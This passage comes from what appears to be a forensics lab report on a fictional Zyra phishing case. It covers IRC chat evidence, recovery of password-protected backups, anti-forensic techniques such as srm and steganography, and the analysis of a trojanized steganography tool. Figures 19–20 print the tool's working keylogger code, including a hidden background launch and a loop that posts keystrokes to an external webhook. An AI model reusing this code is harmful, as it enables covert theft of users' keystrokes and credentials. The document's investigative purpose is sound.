These messages state the suspect's grievance with Zyra and an explicit intent to steal user credentials. They supply the motive that aligns with the presence of a Zyra-themed phishing site in `~/Documents/ZYRA/` and with the credential-exfiltration code snippets (cookie-stealing and XSS payloads) recovered from the workstation.

Excerpt - method and hosting choice:

01:08 < johhnymusk> You know how I'm doing my thesis with professor Nuno right? They got this machine at Syssec that I can use to host a phishing website, no one will know it was me.

This admission matches the deploy workflow implemented in `/home/johhnymusk/scripts/deploy.sh`, which automates packaging the Zyra source and copying it to a remote INESC-ID host (`csf:/home/muskyboi/`), then unzipping and starting server.js. The chat therefore corroborates the use of institutional infrastructure (SysSec is a research team at INESC-ID) to host the phishing site and supports attribution of the remote instance to the suspect's actions.

Excerpt - concealment tooling recommendation:

01:43 < johhnymusk> Don't worry Cat, I won't get caught, I just have to hide these files somehow...
01:44 < CatDucky> I heard about a good github repo for this, I think the github name was something like shadowexploit, look for FileHider or HideFiles something like this.

This exchange is consistent with the bash history showing git clone https://github.com/shadowexploitthunder-web/HideFiles.git and the many HideFiles invocations used to embed FinancialReport.pdf, Invoice.pdf, parking.db, TouristThreads.png and wpp.png into carriers. The conversation supplies contemporaneous guidance to employ a steganography toolkit; independent forensic artifacts (git clone, script invocations) confirm the toolkit was acquired and used.

Excerpt - deployment confirmation and deletion instruction:

02:04 < johhnymusk> Cat Cat, All is ready!
02:05 < johhnymusk> Don't you worry, everything is secured and deployed, ZYRA is gonna suffer now.
02:05 < CatDucky> Don't forget to delete all of the files off of your machine, use a command called SRM
02:05 < johhnymusk> Got it! Thank u.

These lines corroborate the timeline captured in the keylogger and bash history: edits to server.js (VS Code history), git commit / git push, execution of ./deploy.sh to publish the site, and the subsequent installation and execution of secure-deletion tools (secure-delete and srm -r *, srm zyra.zip). The chat explicitly instructs deletion and the suspect acknowledges, supporting conclusions about intentional evidence removal.

File	SHA-256
#thebasement.09-23.log	0ed38c48752362a3747ebf027b86864b2950e427b1688cc343d9257682538945

Table 8: SHA-256 hash of recovered log file #thebasement.09-23.log

3.2 Can you reconstruct the provenance and handling of these files? Provide a timeline of relevant events that shows how the phishing site was built and operated, and how the hidden artifacts were managed on the seized machines.

Upon mounting and examining the forensic image labeled `backup.img`, within `/home/ironcaesar/backups` a sequence of archive files matching the pattern `backup_<unix_timestamp>.zip` was recovered. These archives were identified as periodic snapshots that mirror the website under development.

```
┌──(.venv)─(rodas㉿kali)-[~/…/Stage_2/analysis/backup_archives/backups]
└─$ sha256sum *
eb2956ad880fd0ef02ed9b124f6635ea2dfdb53886d5b3cd88e4f8f96d107e71  backup_1758495226.zip
f42a540046f87d7745c6a06fbc706d2dbdb441319de10d3196b80256ace87393  backup_1758585623.zip
8de6d689252e61c65c930762f0be8650a8ee4c1dd7931bbf5cbad2e8fdb02f5d  backup_1758586202.zip
ebbdba595a739862685e16c2e95de119de3f957b87da8d6e9ecd70612c3cf6c8  backup_1758586801.zip
8819b97c7af26b2983b8b0130d0d578dc1b9c40e2fa19aab7aa58cc704a1c471  backup_1758587401.zip
4fbf84cd93743ba7b732f05aaf93d17f8d03eb197366a93aff23129cc18b0ade  backup_1758588001.zip
a9e69f5431616bfe08674810 5c8a23360c807635de076bedc6b1e4118ea9efd9  backup_1758588601.zip
6ccd58ef578e0c2d13c5e47c9af78ab274aff059a42422872902a11f9e1689d7  backup_1758589201.zip
```

Figure 11: SHA-256 values of the backup archives

A second forensic image labeled `johnny.img` (the suspect workstation) was mounted and inspected. Within `/home/johnnymusk/backups`, a shell script `backup.sh` was recovered; static inspection of that script shows it zips the contents of the development directory ZYRA, invokes `pass_gen.sh` to produce a password for the archive, and transfers the resulting zip to the backup host via an `rsync` call over SSH. The SSH target and host configuration were corroborated in `.ssh/config`, and the destination path matches `/home/ironcaesar/backups` on `backup.img`, establishing an automated pipeline for producing and shipping time-stamped, password-protected backups. Furthermore, evidence from `/var/spool/cron/crontabs/johnnymusk` confirms that this backup process was scheduled to run automatically every ten minutes via a cron job, whose last modification time was on the 7th of September at 23:54:15. However, the first two backups fall outside this ten-minute interval, indicating that the cron job configuration was modified after the initial execution, and suggesting that the first backup may have been initiated manually. In effect, the first backup of the website was created at 23:53:46 on the same day, prior to the modification of the cron job file.

```
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/10 * * * * sh ~/backups/backup.sh
```

Figure 12: Snippet from cronjob file showing periodic execution of `backup.sh` (10min)

The password generation component invoked by `pass_gen.sh`, a module named `obfuscator`, was identified as a Python 3.8 byte-compiled file (.pyc). The bytecode was decompiled using decompyle3 with the command:

- `decompyle3 obfuscator > obfuscator.py`

The decompiled source shows that archive passwords are produced deterministically: a persistent seed stored at `/tmp/seed.txt` is concatenated with the backup timestamp, the SHA-256 digest of that concatenation is

computed and used as the archive password, and then the seed file is updated by replacing its contents with SHA256 (previous_seed) to create the next seed in the sequence.

```python
import hashlib, sys
SEED_PATH = "./seed.txt"

# seed.txt content format:
#<iteration>     <seed>

with open(SEED_PATH, "r") as f:
    line = f.readline()
if len(line.split("\t")) == 2:
    n = int(line.split("\t")[0])        # Parse the iteration number. When we update the file increment it
    seed = line.split("\t")[1].strip()  # Parse the seed. This is used to generate the passwords
    if n == 0:
        print("For the first run, please just place your password in the " + SEED_PATH + " file.")
        exit(1)
else:
    n = 0
    seed = line.strip()
pw = hashlib.sha256(str(seed + str(sys.argv[1])).encode("utf-8"))   # Password = sha256(seed + timestamp)
print(pw.hexdigest())
next_seed = hashlib.sha256(str(seed).encode("utf-8"))               # Next seed is just the sha256(seed). Essentially the seed evolves like this sha256(sha256( ... sha256(original_seed)))
with open(SEED_PATH, "w") as f:
    f.write(str(n + 1) + "\t" + next_seed.hexdigest())              # Update file with new iteration number and new seed
```

Figure 13: Decompiled python code of password generator (`pass_gen.sh`)

Because SHA-256 is practically non-reversible, the initial seed value (the manually seeded starting material) was required to regenerate historical archive passwords. A KeePassXC database `/home/johnnymusk/Passwords.kdbx` was recovered on `johnny.img` and a keystroke log artifact `/var/tmp/K306ao9voUZ.log` was also recovered; the keystroke log contains the master password entered in cleartext as "ILoveMyMomTheQueen". Using that master password the KeePassXC database was opened and an entry named "backups" was found with value "TheByteOf78", which was identified as the original seed material used by obfuscator. The presence of the keystroke log and the KeePass entry is documented as parallel corroborating evidence for how the seed was entered and protected.

At the time of imaging the current seed file value `seed.txt` (as found on the workstation) contained 76, indicating that 76 iterations of the seeded password generator had already been executed. Timestamps were extracted from the eight recovered archive filenames, producing a candidate set of eight timestamps that correspond to backups taken over the 76-iteration sequence. A custom Python utility, `simulate_passwds.py`, was written to deterministically regenerate candidate passwords by iterating the seed and applying the SSH-used timestamp concatenation logic by running the command:

- `python simulate_passwds.py 76 'TheByteOf78' $(cat timestamps) > possible_passwds.`

Where `timestamps` is just a file containing a list of the eight timestamps from the zip files. The dataset at hand (8 archive timestamps × 76 iterations) had a total of 608 candidate passwords.

An initial attempt to use John the Ripper against the zip archives failed; error logs indicate that the internal zip directory entries were not password-protected in the typical way and that no crackable hash blobs were exposed by the tool. Because the enumerated password space was small, a controlled brute-force approach was implemented using a Bash script by running:

- `./crack.bash -w possible_passwords.txt | cut -d ':' -f2`

that attempted archive extraction against each candidate password. This direct testing method successfully extracted all eight archives.

```
└$ cat zip_passwords.txt
fb528809363d35a97462b199b8a2cd8f1a8fba30d6806348c22df2e3f1ba622a
60e3a8de2709d3b927151735b9346080123422d267225661ee30dda8de7414f6
6be93299962b40b3644954f401c0910e9c64f43aed007572dd08e79e25e7f44c
d3cb7c6c98db3be0cd90722e531a5d8c787565104b7835eab31ca4033271d774
f478233f02fe78ee6442be5821d5c230989f20147b8fe8490b9cbd1970877113
db26f101338e56e46000d7e4cea85b5c8986995cd7fce8ff18a459d8adf6e226
78b4d2bd8a5a270605194e5f610094e51a4a2ce008710510bb00c0c59fc16988
116282f2f17fc61d6317902c17d065349cba00446690e49c1ff01e1bb89d23da
```

Figure 14: Extracted passwords necessary to open the archives

To facilitate the extraction of all zip files, we wrote a compact bash one-liner that extracts each zip file in order with the corresponding password:

- `PASS=1; for i in $(ls -1 *.zip | sort -n); do unzip -d $(echo $i | cut -d'.' -f1) -P $(tail -n +$PASS zip_passwords.txt | head -n 1) $i; ((PASS++)); done`

A chronological reconstruction across the eight backups was produced based on archive timestamps and repository metadata inside the snapshots. In the first backup the site appears nearly complete: HTML pages and assets are present, server.js exists but lacks QR code functionality, the resources directory is empty, and the internal Git log inside the snapshot lists an initial commit dated Sep 04 at 00:10:11 with three quick follow-up commits indicating intent to add QR code functionality. The second backup contains no substantive structural changes, but a line `vscode-merge-base = origin/main` was observed as deleted from `.git/config`. In the third backup that configuration line was restored and a TODO comment regarding the QR code function inside server.js was removed, indicating active work toward implementing the QR code.

```
commit a928a020b16a6fa946189cd172edd8e7e12e4c3c (HEAD → main, origin/main, origin/HEAD)
Author: MuskyBoi <sussyjohnnyhacker@gmail.com>
Date:   Thu Sep 18 00:15:36 2025 +0100

    Added ZYRA logo; I want to make a QR code not sure how

commit e08067f78f04b04053fe746688149f83d059a34f
Author: MuskyBoi <sussyjohnnyhacker@gmail.com>
Date:   Thu Sep 18 00:12:40 2025 +0100

    it works, credentials are stored after testing

commit 294172e53a482c054c7280d511541a5c3fca515a
Author: MuskyBoi <sussyjohnnyhacker@gmail.com>
Date:   Thu Sep 18 00:11:08 2025 +0100

    added login functionality and storing credentials

commit 81cb311dac3177f731a33edcb13b93c786b036dc
Author: MuskyBoi <sussyjohnnyhacker@gmail.com>
Date:   Thu Sep 18 00:10:10 2025 +0100

    starting website
```

Figure 15: Git log of the ZYRA website repository

Backups four and five are effectively stable snapshots, with no significant changes to code or resources, serving as temporal markers for subsequent file additions. Between backups 5 and 6, a preliminary review of the workstation image identified system logging records that were useful for reconstructing device activity and file movement. In particular, `/var/log/syslog` contained kernel and udisks messages documenting USB device insertion and mounting events, as well as other runtime messages from the user session. These log entries provide corroborating evidence that removable media was attached to the workstation during the investigation timeframe and supply precise timestamps and device identifiers for correlating file copies and subsequent processing steps.

"2025-09-09T00:33:49.419828+00:00 johnnymusk kernel: usb 2-1: new high-speed USB device number 2 using ehci-pci

2025-09-09T00:33:49.838174+00:00 johnnymusk kernel: usb 2-1: New USB device found, idVendor=058f, idProduct=6387, bcdDevice= 1.03
2025-09-09T00:33:49.838198+00:00 johnnymusk kernel: usb 2-1: Product: Rainbow Line
2025-09-09T00:33:49.838199+00:00 johnnymusk kernel: usb 2-1: Manufacturer: Intenso
2025-09-09T00:33:49.838200+00:00 johnnymusk kernel: usb 2-1: SerialNumber: 3D32E2CD
(...)
2025-09-09T00:33:49.913572+00:00 johnnymusk kernel: scsi host33: usb-storage 2-1:1.0
2025-09-09T00:39:54.588927+00:00 johnnymusk kernel: usb 2-1: USB disconnect, device number 2
2025-09-09T00:33:51.769180+00:00 johnnymusk udisksd[1452]: Mounted /dev/sdb1 at /media/johhnymusk/Intenso on behalf of uid 1000"

Taken together, these entries show that a USB mass-storage device (Product: Rainbow Line, Manufacturer: Intenso, Serial: 3D32E2CD) was connected to the workstation and mounted at `/media/johhnymusk/Intenso`. This removable media is therefore the source of files added to the Zyra project.

Thus, in backup six (created a few minutes later, at 1:40:01), six files were added to the `resources/` directory. These files were copied directly from the USB device and were later identified as the "secrets" referenced in parallel investigative material, with verification by checksum matching against previously extracted evidence. An email/chat artifact shows the alias "Cat Cat" forwarded material from **totallyaveragedude@tutamail.com** claiming that physical evidence against an actor labeled MEMEL had been hidden in a smart locker at Instituto Superior Técnico; this offline evidence claim was linked to the digital files copied from the USB into resources.



Figure 16: Directory listing of the sixth backup

The seventh backup (created at 1:50:01, Sep. 9th) shows additional artifacts in resources that facilitate concealment: utilities and carrier files were added that match the publicly available repository `shadowexploithunter/hidefiles` by checksum. Conversation logs indicate that "Cat Cat" recommended that repository to the suspect as a method to hide the secrets. Moreover, `BarragemFagilde.tiff` and `BarragemOdelouca.jpg` already had the original `diff.txt` embedded using morse code as discovered in the previous investigation. `MingleGame.wav` also corresponds to the current version on the website with `parking.db` already embedded.

```
├── resources
│   ├── BarragemFagilde.tiff
│   ├── BarragemOdelouca.jpg
│   ├── diff.txt
│   ├── FinancialReport.pdf
│   ├── HideFiles
│   │   ├── converter.py
│   │   ├── createChunks.py
│   │   ├── create_wordlist.sh
│   │   ├── create_zip.sh
│   │   ├── encode_file.py
│   │   ├── FileNotFound.txt
│   │   ├── hide_base64.sh
│   │   ├── hide_file.py
│   │   ├── hide_in_comments.sh
│   │   ├── lsb-complex.pyc
│   │   ├── lsb.py
│   │   ├── pdf_to_png.sh
│   │   ├── wav_hider.py
│   │   └── wordlist_generator.py
│   ├── Invoice.pdf
│   ├── MingleGame.wav
│   ├── TouristThreads.png
│   └── wpp.png
└── server.js
```

Figure 17: Resources directory of the seventh backup

In the eighth and final backup, dated Sep 09 at 2:00:01, the HideFiles directory and the original raw secret files were removed; the resources directory was finalized and matches the currently available live website state at a first glance. Checksum matching was performed against the `resources/` directory on the last backup and the directory on a snapshot of publicly available website. By comparing the checksums and re-extracting the secrets we confirmed that there was indeed a match.

Additionally, server.js in this snapshot contains QR code generation logic that produces the same QR image later embedded in campus flyers. A deployment script was executed, a deployment notification was transmitted to "Cat Cat" through IRC once again, and the `ZYRA.zip` archive was removed using `srm` (secure-delete). Shell history entries and messaging logs capture these finalization steps and the attempt to securely erase local evidence.

```
// endpoint para gerar o QR
app.get("/qrcode", async (req, res) => {
  try{
    const url = `http://zyra.csf.syssec.dpss.inesc-id.pt/login`;
    const qr = await QRCode.toDataURL(url);
    res.send(`<img src="${qr}">`);
  } catch (err) {
    res.status(500).send("Erro a gerar QR code");
  }
});
```

Figure 18: QR code functionality that creates a link to the hosted website

3.3 Did you find any evidence of anti-forensic activity? If so, describe the techniques observed and the evidence that supports your claim.

The seized devices exhibit clear signs of anti-forensic activity, including partition-type obfuscation, secure deletion of sensitive files, steganography to conceal data, and automated password generation for archives, techniques that collectively indicate deliberate efforts to hinder forensic analysis.

EFI / GPT Type-UUID spoofing:

As previously noted, the GPT partition table on the workstation image exhibited deliberate anomalies consistent with anti-forensic tampering. Instead of the expected EFI metadata and standard Type-GUID values that allow automated tools to classify partitions, the header contained the inserted string *"Hah!IdontNeedEFI,"* which effectively corrupted or obfuscated the GUID fields. Functionally, this manipulation prevents routine partition-parsing utilities from correctly identifying partition types and offsets, increasing the effort and time required for an examiner to locate and mount relevant volumes. The presence of this marker is a strong indicator of intentional action rather than accidental corruption: it signals awareness of forensic processes and an effort to frustrate them. This behavior impedes standard forensic tools from accurately identifying partition types and locations, potentially concealing relevant data and increasing the effort required for a thorough analysis, and therefore constitutes a targeted anti-forensic measure.

Secure deletion: srm usage and package installs:

Both the system journal (`/var/log/journal/0b37e1a913c24e6abe18b95ccd14b9df`) and the apt history (`/var/log/apt/history.log`) record the installation and use of secure-delete, confirming deliberate secure-deletion activity by user johhnymusk. These logs, together with bash and keylogger transcripts the use of srm commands (srm -r *, srm zyra.zip) to irreversibly remove files. As previously discussed, srm overwrites file contents before unlinking them, effectively preventing recovery through file-carving techniques. The same logs also document earlier package installations, including qpdf, exiv2, exiftool, ffmpeg, keepassxc, and various Python components, tools later observed in workflows related to file concealment, metadata editing, audio manipulation, and password management. The combination of package installs, explicit srm commands in the command history, and the limited carving results constitute direct evidence of intentional secure deletion and targeted anti-forensic behaviour.

HideFiles steganography toolkit and supporting materials:

The seized image contains the HideFiles repository usage and, in addition, supporting instructional files (slides) under `/home/johhnymusk/Desktop/csf` on the workstation. The bash history and IRC logs corroborate acquisition (git clone https://github.com/.../HideFiles.git) and execution of numerous HideFiles utilities. The presence of the HideFiles toolkit together with stego-related packages installed via apt and the script invocations in the bash history constitutes operational anti-forensic behaviour: secrets were embedded into carriers and originals removed, deliberately complicating standard carving and inspection.

Deterministic password generation (obfuscator .pyc) and pass_gen seed mechanism:

The backup process employed a deterministic password generator (the obfuscator Python bytecode) that produced per-archive passwords without writing them to disk in clear text. This arrangement functions as an anti-forensic control: by deriving passwords from an internal seed and the backup runtime state, the suspect avoided keeping recoverable plaintext credentials, materially increasing the effort required to access archived backups after secure deletion. The presence of the compiled obfuscator module (decompiled for analysis), references to a persistent seed file and the integration of the generator into the backup workflow together constitute strong evidence of an intentional design to protect archives against post-seizure forensic recovery.

3.4 What new discoveries emerge from the seized images that were not visible in Lab 1? Do these findings strengthen the attribution of the phishing attack to João Musk, or point to other relevant actors (collaborators, external servers)? Based on your analysis, what hypotheses can you form about the larger scheme hinted at by the hidden artifacts, and what recommendations would you make for further investigative steps by Prof. Alexandre Magno and the Polícia Judiciária?

The analysis of the seized disk images revealed several new findings that extend and strengthen the narrative established in the first stage of the investigation. These discoveries provide additional context regarding the planning, execution, and possible collaboration underlying the phishing campaign and associated fraudulent activities. In particular, they shed light on the suspect's information sources, inspiration, and interactions with external repositories and actors, thereby broadening the scope of the investigation and refining attribution hypotheses.

One of the most significant leads emerged from the Firefox web browsing history recovered from the workstation image, which was exported from the *moz_places* table, inside `places.sqlite,` into a CSV file with the following command:

- `sqlite3 -readonly -header -csv places.sqlite "SELECT * FROM moz_places;" > moz_places.csv`

The history contained multiple entries of interest, the first of which documented a visit to a Barracuda Networks blog post titled *"Threat Spotlight: The evolving use of QR codes in phishing attacks"* (dated October 22, 2024). The article discussed the growing trend of *QR code phishing*, or *quishing*, in which attackers embed malicious QR codes - often within PDF documents - to redirect victims to credential-harvesting websites. This behavior closely mirrors the *modus operandi* of the Zyra phishing campaign uncovered in the first stage, where flyers containing QR codes led users to a cloned login page that captured credentials. The timing and subject matter of this visit strongly suggest that the suspect may have drawn inspiration or technical insight from this article when developing and deploying the Zyra phishing site.

A second notable entry in the browsing history documented access to GitHub's repository search with the query "HideFiles." This search, followed by navigation to the second results page, aligns directly with artifacts found in one of the recovered backup archives, specifically the `HideFiles/` directory containing numerous steganography and file-hiding scripts. Replicating the same search confirmed the existence of a public GitHub repository titled "HideFiles" authored by the user `shadowexploitthunder-web`, containing the exact same scripts identified on João Musk's system. It should be noted that this is the exact repository previously found in the user's shell history, having been obtained with the `git clone` command. Examination of this repository showed that the account was created on September 3rd, 2025, with the initial commit of all scripts dated September 8th, 2025, just one day before the phishing website's deployment. These correlations establish a clear connection between the suspect's online activity and the acquisition or use of concealment tools later found on his devices. While it remains uncertain whether `shadowexploitthunder-web` was knowingly complicit, their repository appears to have directly supplied the tools used to encode and hide the six MEMEL secrets discovered earlier in the investigation.

The keylogger entries and IRC chat logs, whose technical details and related artifacts were described earlier in this report, are here summarized to highlight the new, attribution-strengthening discoveries and to synthesize their investigative implications. The keylogger recorded a sequence of terminal commands confirming the finalization and deployment of the *Zyra* phishing site (`./deploy.sh`), followed by a connection to the IRC network freenode.net and the channel #thebasement. There, under the alias *MuskyBoi*, João Musk exchanged messages with a user identified as CatDucky (alias *Cat Cat*). These messages demonstrate coordination between the two participants at critical moments in the attack's execution.

The chat transcripts reveal that *Cat Cat* was aware of and, at times, advised on the phishing operation. Earlier portions of the conversation confirm João's personal grievance against Zyra, he claims that one of the company's rental bikes malfunctioned, causing an accident that left him injured, and that his attempt to sue the company was unsuccessful. This frustration appears to have motivated his decision to retaliate by targeting Zyra's users, leveraging the SysSec infrastructure at INESC-ID to host the site. Later messages show him receiving both technical guidance and operational advice, including the recommendation to apply secure deletion commands (`srm`) to erase evidence after deployment. These same commands were found verbatim in the keylogger output, confirming that they were executed shortly after the exchange.

The aforementioned findings substantially reinforce the attribution of the phishing campaign to João Musk by directly connecting his interactive activity on the workstation with the live deployment and concealment of the Zyra clone. Moreover, the presence and involvement of *Cat Cat* introduce a new potential accomplice or at least a knowing advisor, expanding the scope of culpability beyond a single actor. The use of institutional resources (SysSec servers) and the coordination via IRC, an external, ephemeral communication channel, further indicate an effort to distribute operational responsibilities and obscure traceability, underscoring both intent and technical sophistication in the execution of the fraudulent scheme.

Another major discovery strengthening the attribution chain and expanding the circle of relevant actors came from the email archive recovered in Thunderbird (`/snap/thunderbird/common/.thunderbird/kl1zswcm.default/Mail/pop.gmail.com/Inbox`). The message, sent from *totallyaveragedude@tutamail.com* to *itscatducky@proton.me* at 01:10 on September 23rd, 2025, was titled *"You need to know this."* Its content reveals an anonymous whistleblower warning CatDucky of a large-scale corruption scheme involving MEMEL's "smart parking" system, the ghost company Futuro Inteligente, Lda., and an individual named Eurico Trocos. The email alleges that MEMEL's algorithmic parking system was deliberately rigged to overcharge tourists while exempting allies, and that profits were laundered through Futuro Inteligente, a front posing as an AI consulting firm but allegedly funneling funds directly into Trocos's accounts. This allegation is particularly notable because Eurico Trocos also appears as a member of the WhatsApp group chat recovered in the earlier stage of the investigation, where participants discussed exemptions and a need to avoid tourist complaints, creating a direct link between the named beneficiary in the email and the conversation previously identified.

The message also claims possession of proof, including documents, logs, and invoices, hidden in Locker 03 at LockerLocky CTT, Instituto Superior Técnico, under the access code 666. This detail is of particular significance because subsequent evidence shows that a USB device labeled "Intenso" (serial number 3D32E2CD) was connected to the suspect's workstation shortly after the email was received, at 1:33:49, and safely removed at 1:39:54 on the same night. The timing strongly suggests that this USB drive contained the "secret" evidence files later found embedded within the phishing site backups. In fact, this could be confirmed by the user's shell history records listing the contents of `/media/johhnymusk/Intenso/`, copying those files into `~/Documents/ZYRA/resources/`, and subsequently opening the files within before reconnecting to IRC and cloning the HideFiles repository.

What makes this exchange especially suspicious is its timing and interpersonal context. The first IRC conversation between João (*MuskyBoi*) and *CatDucky* concluded at 01:09:53, and this email arrived only seconds later, at 01:10. Roughly ten minutes afterward, at 01:21, João's client logs record him reconnecting to the IRC channel, mentioning he had "just got an e-mail" from CatDucky and questioning its purpose. Cat's replies acknowledge the message but downplay involvement, claiming *"I don't have much time"* and implying that João *"might need those files".* He justifies this by saying, *"I know deep down that you're doing this cause you want to make what's right!"*

Taken together, the email's timing, the USB insertion, and the IRC follow-up open new lines of inquiry about CatDucky's role and the true origin of the alleged whistleblower *totallyaveragedude*. The coordinated sequence, an incriminating email, rapid transfer of hidden evidence, and immediate involvement of both Cat and João, could indicate that Cat was either an intermediary acting on behalf of the anonymous sender or potentially part of a setup designed to implicate João Musk. The content of the message itself aligns strikingly with the documents and names

(MEMEL, Futuro Inteligente, Trocos) already uncovered in the previous phase of the investigation, but the coincidental timing and familiarity between the parties make an intentional orchestration difficult to rule out.

In summary, this correspondence introduced a third external actor (the sender *totallyaveragedude@tutamail.com*) and suggested a physical-to-digital bridge between the whistleblowing claim and the suspect's digital environment. Whether this figure is a genuine whistleblower attempting to expose MEMEL's corruption or part of a coordinated manipulation campaign remains unresolved, but the discovery significantly widens the investigative scope and implies the involvement of multiple entities beyond João Musk alone.

The final new discovery centers on the provenance and operation of the keystroke capture artifact recovered at `/var/tmp/K306ao9voUZ.log`. Temporal correlation between the shell history, IRC transcripts and filesystem events shows the keylogging activity began immediately after the suspect downloaded and executed the HideFiles package and prior to his final deployment of the Zyra phishing site. The first logged events capture filesystem activity related to the HideFiles repository (for example, removal of `TouristThreads.png` and the `HideFiles/` directory) and the later entries contain the terminal text of the concluding IRC exchange ("Cat Cat, All is ready! … Got it! Thank u."). This placement strongly ties the start of logging to João's interaction with the HideFiles code and to the critical deployment window for the phishing operation.

Decompilation of `lsb-complex.pyc` recovered a Python implementation that is functionally a standard LSB steganography utility augmented with clearly marked *inserted* sections. From the outset the decompiled source imports libraries associated with keyboard listening (`pynput`, `sshkeyboard`) as well as network I/O (`requests`), indicating functionality beyond benign steganography. The decompiled file contains explicit markers in the code where new logic was added; these inserted blocks implement an in-memory keystroke buffer, a periodic exfiltration loop, and a local persistence mechanism. These changes are not incidental: they transform a hiding-and-extraction utility into a trojan that captures and exfiltrates all interactive input while the user runs the tool.

Crucially, the script arranges for the keylogger to be launched as a stealthy background process. In the main flow the program executes a `Popen` call that constructs and runs a shell command similar to the following:

- `nohup python3 $(find . -name "lsb-complex*") klog > /dev/null 2>&1 &`

This sequence self-locates an appropriate script file in the working tree (source or compiled bytecode), invokes it with the `klog` argument which triggers the alternative branch, detaches it from the invoking terminal with `nohup`, suppresses output by redirecting `stdout/stderr` to `/dev/null`, and backgrounds the process. The net effect is a persistent, inconspicuous process that continues running even if the user closes their terminal - a deliberate technique to avoid casual detection and to guarantee continuous capture during the user's subsequent activity.

```
def alternative_main():
    global log  # inserted
    listener = Listener(on_press=on_press)
    listener.start()
    while True:
        sleep(10)
        try:
            post(URL, data=log)
    except:
        pass
    else:  # inserted
        if log.strip():
            with open(PATH, 'a') as f:
                f.write(log)
        log = ''
if __name__ == '__main__':
    if len(sys.argv) > 1 and sys.argv[1] == 'klog':
        alternative_main()
        exit(0)
    Popen(f'nohup python3 $(find . -name \"{os.path.splitext(os.path.basename(__file__))[0]}*\") klog > /dev/null 2>&1 &', shell=True)
```

Figure 19: Snippet from `lsb-complex.py`, showing both `alternative_main` and the start of the main function

The `klog` execution branch (`alternative_main`) starts a non-blocking keyboard listener thread that calls an `on_press` callback for every key event. The callback aggregates typed characters and special keys into an in-memory string buffer, inserting separators when pauses exceed a short standby threshold. Every ten seconds the background loop attempts to POST the accumulated buffer to an external webhook URL: https://enu5t0nrnehom.x.pipedream.net/. If the HTTP POST succeeds, the script appends the captured content to a local file whose pathname is generated as `/var/tmp/K<random>.log` (a K prefix followed by a randomized suffix) and then clears the in-memory buffer. The filename pattern and storage location match the forensic artifact recovered on the workstation, which establishes a direct implementation-level link between the trojanized code and the keystroke log found in evidence.

```
def generate_name(length: int) → str:
    characters = string.ascii_letters + string.digits
    name = 'K' + ''.join((choice(characters) for _ in range(length)))
    return name
URL: str = 'https://enu5t0nrnehom.x.pipedream.net/'
PATH: str = f'/var/tmp/{generate_name(10)}.log'
STANDBY_TIME: int = 5
log: str = ''
last_press_time: float = 0

def on_press(key):
    global last_press_time  # inserted
    global log  # inserted
    sep = ''
    if len(log) > 0 and time() - last_press_time > STANDBY_TIME:
        sep = '\n'
    last_press_time = time()
    if isinstance(key, Key):
        text = f'[{key.name}]' if key.name≠ 'space' else ' '
        log += f'{sep}{text}'
    else:  # inserted
        if isinstance(key, KeyCode):
            log += f'{sep}{key.char}'
```

Figure 20: code revealing an exfiltration url, a path to the keylogger file, and other relevant functions

One implementation detail is particularly relevant from an evidentiary perspective: the script only writes a local copy of the keystrokes when the POST operation succeeds. That inverted logic means a local `/var/tmp/K*.log` file is not merely a cache of failed exfil attempts; rather, it is an indicator that the data was successfully delivered to the external endpoint at least once. Investigators should therefore treat these files as both proof of capture and as corroborating evidence of exfiltration attempts.

Taken together, these technical facts alter the interpretive landscape. On the one hand, João's shell history and the content of the captured keystrokes tie him directly to the building, deployment and concealment of the Zyra phishing site, supporting a strong operational attribution. On the other hand, the trojanized nature of the HideFiles tool indicates João executed software that was instrumented by a third party to record every keystroke. This raises two non-exclusive hypotheses that must be pursued in parallel: (a) the GitHub repository's author intentionally embedded a backdoor and actively harvested data from users of the tool (making that author an additional actor with access to the exfiltrated material), or (b) the repository or distribution channel was compromised by a third party that used the backdoor to surveil or potentially frame users. Either scenario significantly broadens the investigation scope: the repository owner and the operator of the exfiltration endpoint are now potential sources of evidence or culpability in their own right.

To resolve this ambiguity, network-centric forensic actions are the highest priority. We strongly recommend that Prof. Alexandre Magno and the Polícia Judiciária immediately request preservation and production of packet-capture files and connection logs from the INESC-ID network covering João Musk's assigned IP address and the time window around the construction and deployment of the website, and that those captures be exported and delivered as forensically hashed files for analysis. Once captured, the packet files should be analyzed in

Wireshark to extract full payloads (HTTP POST bodies, DNS queries, etc.) and correlate any recovered contents with the local artifacts already preserved to confirm exfiltration events and identify the ultimate recipient(s) of the keystroke data.